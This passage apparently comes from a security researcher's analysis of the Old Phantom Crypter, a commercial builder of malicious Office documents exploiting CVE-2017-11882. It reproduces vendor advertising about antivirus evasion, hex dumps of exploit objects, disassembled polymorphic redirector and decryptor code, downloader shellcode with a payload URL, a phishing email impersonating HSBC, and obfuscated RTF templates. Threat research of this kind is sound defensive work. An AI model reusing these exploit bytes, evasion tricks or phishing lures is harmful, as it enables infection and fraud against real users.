•» 5. Macro & addon .doc & .xls & .xlam & .ppam All Office from
2007/2010/2013/2016 both 32 and 64 bits cracked/licensed version Windows 7/8.1/10.


•» List of tested PDF Exploits

•» 1. PDF Macro on Adobe Reader 8/9/X version and Foxit Reader All versions..
•» 2. Embedded PDF exploit on all PDF Adobe Reader and Foxit Reader.
```

The list if the supported exploit is extensive

The builder has its own Discord support channel where the author provides regular updates and support for the customers.



The Old Phantom 10/09/2018

@everyone Extended/PRO version is not updated! Please check your inbox/spam folder

*What is new on this version for PRO Users


* NEW Powershell Crypter for .NET files only, FUD on Runtime https://spyralscanner.net/result.php?id=7RKzGIkxaY
* Fixed issues with cloud hosting, added new 4 cloud hosting
* Fixed issues with HWID license system.
 * NEW ReFUD CVE 2018-0802 v2 https://spyralscanner.net/result.php?id=ijOrI9OPN4
* NEW ReFUD for CVE 2017-11882 (.hta based), CVE 2018-11882 v2 (.exe based) https://spyralscanner.net/result.php?id=Aeh32hR5yB
* HTA ReFUD https://spyralscanner.net/result.php?id=eqCdWqiuu4
* Native Crypter ReFUD USG https://spyralscanner.net/result.php?id=kA7bYHBhmh

Scan ONLY on https://spyralscanner.net/ which is FREE and working fine!

There is v3 CVE 2018-0802 but only for 5 users, interested one please let me know.

New version announcement on the support channel

The builder itself is a .Net executable that stores a collection of skeleton files as resources. These skeleton files serve as building blocks when the actual exploit document is generated.



```
The Old Phantom Crypter Professional.exe
  PE
  References
  Resources
    _.resources
    _.resources
    _.resources
    _   .resources
    _   .resources
    _.resources
    43362cfb5f9e4f339fc7fd5b946465b4
    HIPS_Runtime_Crypter.frmObfuscator.resources
    HIPS_Runtime_Crypter.Resources.resources
      08021
      08022
      2015
      Aut2exe
      AUTOIT
      AutoItSC
      back
      BAT
      bin
      bin2
      bin21
      bin221
      bin222
      brit_a_z
      CHM
      CHM2
      CONSTANT
```

Exploit templates stored in the resources


This approach is not unique among exploit builders: Ancalog used a similar concept of skeleton templates for the exploits. In fact, some of the templates used by The Old Phantom are taken from

Ancalog, to keep the legacy alive. There is no similarity in the code itself, but it is quite possible that the overall design was inspired by Ancalog.

Customers and victims

Usually we don't have an insight into the customer base of a criminal software tool – those are sold on underground marketplaces, and both the seller and the buyers are interested in keeping their anonymity. However, due to an OpSec failure we could get a reasonably good insight into the typical customers of the tool.

The homepage of the tool promoted a special version of the Revenge Rat as a vendor approved testing tool. It was suggested that customers test the operability of their version with this tool.



YouTube channel
Vimeo channel
Dailymotion channel


To bypass all AntiViruses on Runtime we suggest you to use RevengeRAT moded by TOP which you can download here https://bit.ly/[redacted]

Note: Password for .rar is only for our customers!

Testing tool shared for download form website

This tool was shared in a password protected RAR file, with the password available only for the customers. It is reasonable to assume, that it was mostly the customers (or potential customers) who downloaded the Revenge RAT package, and it is also likely that a majority of the customers wanted to download it to make sure that they version of the builder works.

Fortunately for us, the download link was provided via the **bit.ly** URL shortener service, who provide limited statistics about those who downloaded the RAR archive.




http://theoldphantom.[redacted]rar
http://theoldphantom.[redacted].rar
bitly.com/[redacted]

Download history of the test tool

From this we can conclude that the distribution may have started mid-March 2018, which matches the first large scale appearance of samples generated by the builder. Additionally, we can estimate the number of customers to be around 100.


Further data is available about the locations of the customers who downloaded it.



Distribution of the potential users of the kit

There is no surprise here, the major users of the builder are the usual suspects: cybercriminals from Nigeria and Russia.

Our 2018 Q3 stats also revealed the major targets of the infection campaigns powered by Old Phantom generated Office documents, which are mostly victims form the USA and EU.




Main targets of attacks

With reasonable confidence we can say that the Old Phantom Crypter is mostly used by a few dozen Nigerian and Russian criminals for attacking victims in North America and Western Europe.

Main characteristics

Most often this kit is used to generates samples that the exploit the CVE-2017-11882 Equation Editor vulnerability. The generated samples are usually RTF files, but later in this paper we will discuss different cases as well.

The samples exploit the vulnerability in a very unusual way. Normally the malicious samples targeting this vulnerability have and embedded Equation Editor object, which is easily recognized by the name of the Equation Editor stream. The samples generated by EQN_kit2 are different, they contain only an *Ole10Native* stream (which is a generic name of any embedded content) and the CLSID for the Equation Editor object. This is intended to make it harder to recognize the malicious content.




```
0000000400: 52 00 6F 00 6F 00 74 00  20 00 45 00 6E 00 74 00  R o o t   E n t
0000000410: 72 00 79 00 00 00 00 00  00 00 00 00 00 00 00 00  r y
0000000420: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000430: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000440: 16 00 05 00 FF FF FF FF  FF FF FF FF 01 00 00 00  ▬ ♠ ÿÿÿÿÿÿÿÿ☺
0000000450: 02 CE 02 00 00 00 00 00  C0 00 00 00 00 00 00 46  ☻Î☻      À      F
0000000460: 00 00 00 00 00 00 00 00  00 00 00 00 E0 08 49 49              II
0000000470: 84 D0 D3 01 03 00 00 00  40 09 00 00 00 00 00 00  ,DÓ☺♥   @○
0000000480: 01 00 4F 00 6C 00 65 00  31 00 30 00 4E 00 61 00  ☺ O l e 1 0 N a
0000000490: 74 00 69 00 76 00 65 00  00 00 00 00 00 00 00 00  t i v e
00000004A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000004B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

Barebone structure of the embedded object

Nevertheless, the simplified content is enough for Microsoft Word to handle the malformed object and trigger the vulnerability.

The generated document contains an embedded Equation Editor object, stripped to the bare minimum. The OLE2 object contains only a single stream, with the font object triggering the exploit and the shellcode. This figure illustrates the stream layout with the ROP address highlighted (pointing to the Virtual Address 0x4306E3 within EQNEDT32.EXE):



```
00000000  70 00 00 02 D3 01 3D E2  0A 01 08 F5 A0 BA DB 33  p.....=........3
00000010  2E 34 81 EA 9F 76 E8 33  8B 1A 8B 2B BF A4 53 A7  .4...v.3...+..S.
00000020  1C 81 EF F4 EB 60 1C 8B  07 55 FF D0 05 44 8B 66  .....`...U...D.f
00000030  BD 2D 72 8A 66 BD FF E0  6B E3 06 43 00 56 97 F7  .-r.f...k..C.V..
00000040  EF 97 89 75 6C AB 38 C3  7C 99 C2 E7 E8 6A 3F 04  ...ul.8.|....j?.
00000050  CB 92 2A A8 63 91 2B 45  B5 34 E3 10 98 24 61 91  ..*.c.+E.4...$a.
00000060  E8 5F DA E1 4D AB 06 1E  0D EA 31 DB B0 BF 11 41  ._..M.....1....A
```


The malicious Equation Editor object

This address points to a location in EQNEDT32.EXE that contains a RET instruction. When the equation editor program processes the RTF file, this address will overwrite a return address on the stack, the execution will divert to this RETN instruction, which will lead to the execution of the first stage redirector code:

```
.text:004306E3 C3                                    retn
```

The redirector code is polymorphic in the generated samples. The second-generation CVE-2017-11882 samples (such as the ones generated by Metasploit or EQN_kit1) all contain a similar redirector, but in the case of EQN_kit2 this code is highly polymorphic.

The purpose of the code is to load a memory address into one of the general-purpose registers and jump there. But the calculation of the memory address varies from sample to sample. In one of the samples the values are set by a combination of MOV and ADD and stored in the register EDX:




```
B9 7D BD E7 1A                          mov     ecx, 1AE7BD7Dh
81 E1 BC FD 4D E4                       and     ecx, 0E44DFDBCh
8B 11                                   mov     edx, [ecx]
8B 0A                                   mov     ecx, [edx]
BA 54 86 3D 21                          mov     edx, 213D8654h
81 C2 5C E1 08 DF                       add     edx, 0DF08E15Ch
8B 32                                   mov     esi, [edx]
51                                      push    ecx
FF D6                                   call    esi
05 76 70 D6 E6                          add     eax, 0E6D67076h
2D 6B 6F D6 E6                          sub     eax, 0E6D66F6Bh
FF E0                                   jmp     eax
                   ; ---------------------------------------------------------------

4A                                      db  4Ah ; J
3B 5D 41 00                             dd 415D3Bh
```

redirector

ROP address

Redirector v1

In another sample it is achieved by a combination of MOV and XOR and stored in the register EDI:



```
BB 4D 46 65 A7                          mov     ebx, 0A765464Dh
81 C3 EF 76 E0 58                       add     ebx, 58E076EFh
8B 13                                   mov     edx, [ebx]
8B 2A                                   mov     ebp, [edx]
BF BC E4 0F CC                          mov     edi, 0CC0FE4BCh
81 F7 0C 83 49 CC                       xor     edi, 0CC49830Ch
8B 3F                                   mov     edi, [edi]
55                                      push    ebp
FF D7                                   call    edi
83 C0 4C                                add     eax, 4Ch ; 'L'
FF E0                                   jmp     eax
                   ; ---------------------------------------------------------------

57 28 5B 3D                             dd 3D5B2857h
6E B0 DC B7                             dd 0B7DCB06Eh
E4 EB 42 00                             dd 42EBE4h
```


redirector

ROP address

Redirector v2

But OR and SUB are also used to do the same task. Additionally, the address of the ROP gadget containing the RET instruction varies from sample to sample – EQNEDT32.EXE contains a lot of RET instructions to choose from.


The second stage shellcode is protected by a highly polymorphic decryptor layer, which performs a 4-byte XOR decryption. There are a lot of junk redirections (spaghetti code) to make the code analysis difficult.



```
                jmp     short loc_47F
; ---------------------------------------------------------------------------
                xor     [edx], eax          ; CODE XREF: sub_324:loc_349↑j
                                            ; seg000:00000577↓j
                add     edx, 4
                jmp     loc_377
; ---------------------------------------------------------------------------
                jmp     short loc_42C
; ---------------------------------------------------------------------------

loc_416:                                    ; CODE XREF: seg000:000002D5↑j
                                            ; sub_324+1A3↓j ...
                jmp     short loc_3A1
; ---------------------------------------------------------------------------
                jmp     loc_387
; ---------------------------------------------------------------------------
                jmp     loc_391
; ---------------------------------------------------------------------------
                jmp     loc_52A
; ---------------------------------------------------------------------------

loc_427:                                    ; CODE XREF: seg000:00000251↑j
                jmp     loc_52A
```

4 byte XOR decryptor

The decrypted final code is a downloader, that gets the Win32 payload from an external website and executes it.



```
aHttpInfodayclu:
                unicode 0, <http://infodayclubhai.com/apple.exe>,0
aAppdataAsdfds_:
                unicode 0, <%APPDATA%\asdfds.exe>,0
                db    0
                db    0
; --------------------------------------------------------------------
                push    ebp
                mov     ebp, esp
                sub     esp, 180h
                mov     edi, ecx
                xor     eax, eax
                mov     ecx, eax
                dec     ecx
                mov     [ebp-148h], edi
                repne scasw
                mov     [ebp-144h], edi
                lea     edx, [ebp-180h]
                push    edx
                call    sub_7DA
                mov     eax, [ebp-180h]
                push    dword ptr [eax+4]
                call    get_kernel32
                mov     ebx, eax
                mov     ecx, [ebp-17Ch]
                push    dword ptr [ecx+4]
                push    eax
                call    get_import
```

The final downloader shellcode underneath the encryption layer


Typical uses cases

The builder can generate different exploits and can output to different document types. This section details the typical distribution methods that we observed and that use these different file formats.

Base case: RTF

The mother of all cases are RTF files carrying the CVE-2017-11882 Equation Editor exploit. This is the most common scenario, and the other cases are all derived from it.

The malicious documents are delivered in email messages like this one:



Extra line breaks in this message were removed.

From: HSBC Bank <noreply@hsbc.com> Sent: Mon 9/10/2018 9:23 PM
To: HSBC Bank
Cc:
Subject: Remittance- Advice Ref:[GC0993809864] / ACH credits / Customer Ref:[103900HAD12]

SWIFT COPY#77,500USD.doc (46 KB) SWIFT COPY#55,500USD.zip (383 KB) ff288c6e973cd6c9803b117371d27068.jpg (58 KB)

Dear Sir/Madam,

The attached payment advice is issued at the request of our customer. =The advice is for your reference only.

Yours faithfully,
Global Payments and Cash Management
HSBC

****

This is an auto-generated email, please DO NOT REPLY. Any replies to =this email will be disregarded.


****
Security tips

1. Install virus detection software and personal firewall on your =computer. This software needs to be updated regularly to ensure you have =the

Email message delivering the exploit

This particular email carries not one but two malicious attachments: one of them was the Win32 trojan in a ZIP archive, the other is the exploited document which downloads and executes the same payload. This provides two different infection mechanisms in order to increase the success rate of the attack.


The malicious document is a heavily obfuscated RTF file. The obfuscation includes random text (*Deutsche* in this case) and inserted do-nothing keywords (*\mmathPict, \mlimLow* and others):



```
Deutsche

Deutsche

Deutsche

Deutsche


Deutsche


Deutsche



Deutsche

 {\*\objdata


{\hlsrc 543861474437794d32326b6f41303070497a7871564177644f  \mmathPict F2874C581
CE0B927610D3692AE0A65B6FC72F920  \listtable 543861474437794d32326b6f41303070497a
7871564177644f }{\mlimLow 543861474437794d32326b6f41303070497a7871564177644f  \m
supHide 543861474437794d32326b6f41303070497a7871564177644f              \mzeroAs
c 543861474437794d32326b6f41303070497a7871564177644f         }
```

Obfuscated content of the RTF file

One of the templates used by the Old Phantom Crypter, named *08021*, contains exactly the same obfuscation as the observed sample. Clearly, the in-the-wild sample was generated from this template.



```
Deutsche

Deutsche

Deutsche


Deutsche



Deutsche



Deutsche



Deutsche




{\object\objemb\objupdate{\*\objclass '\45\q71\q75\q61\q74\q69\q6f\q6e\q2e\q33}


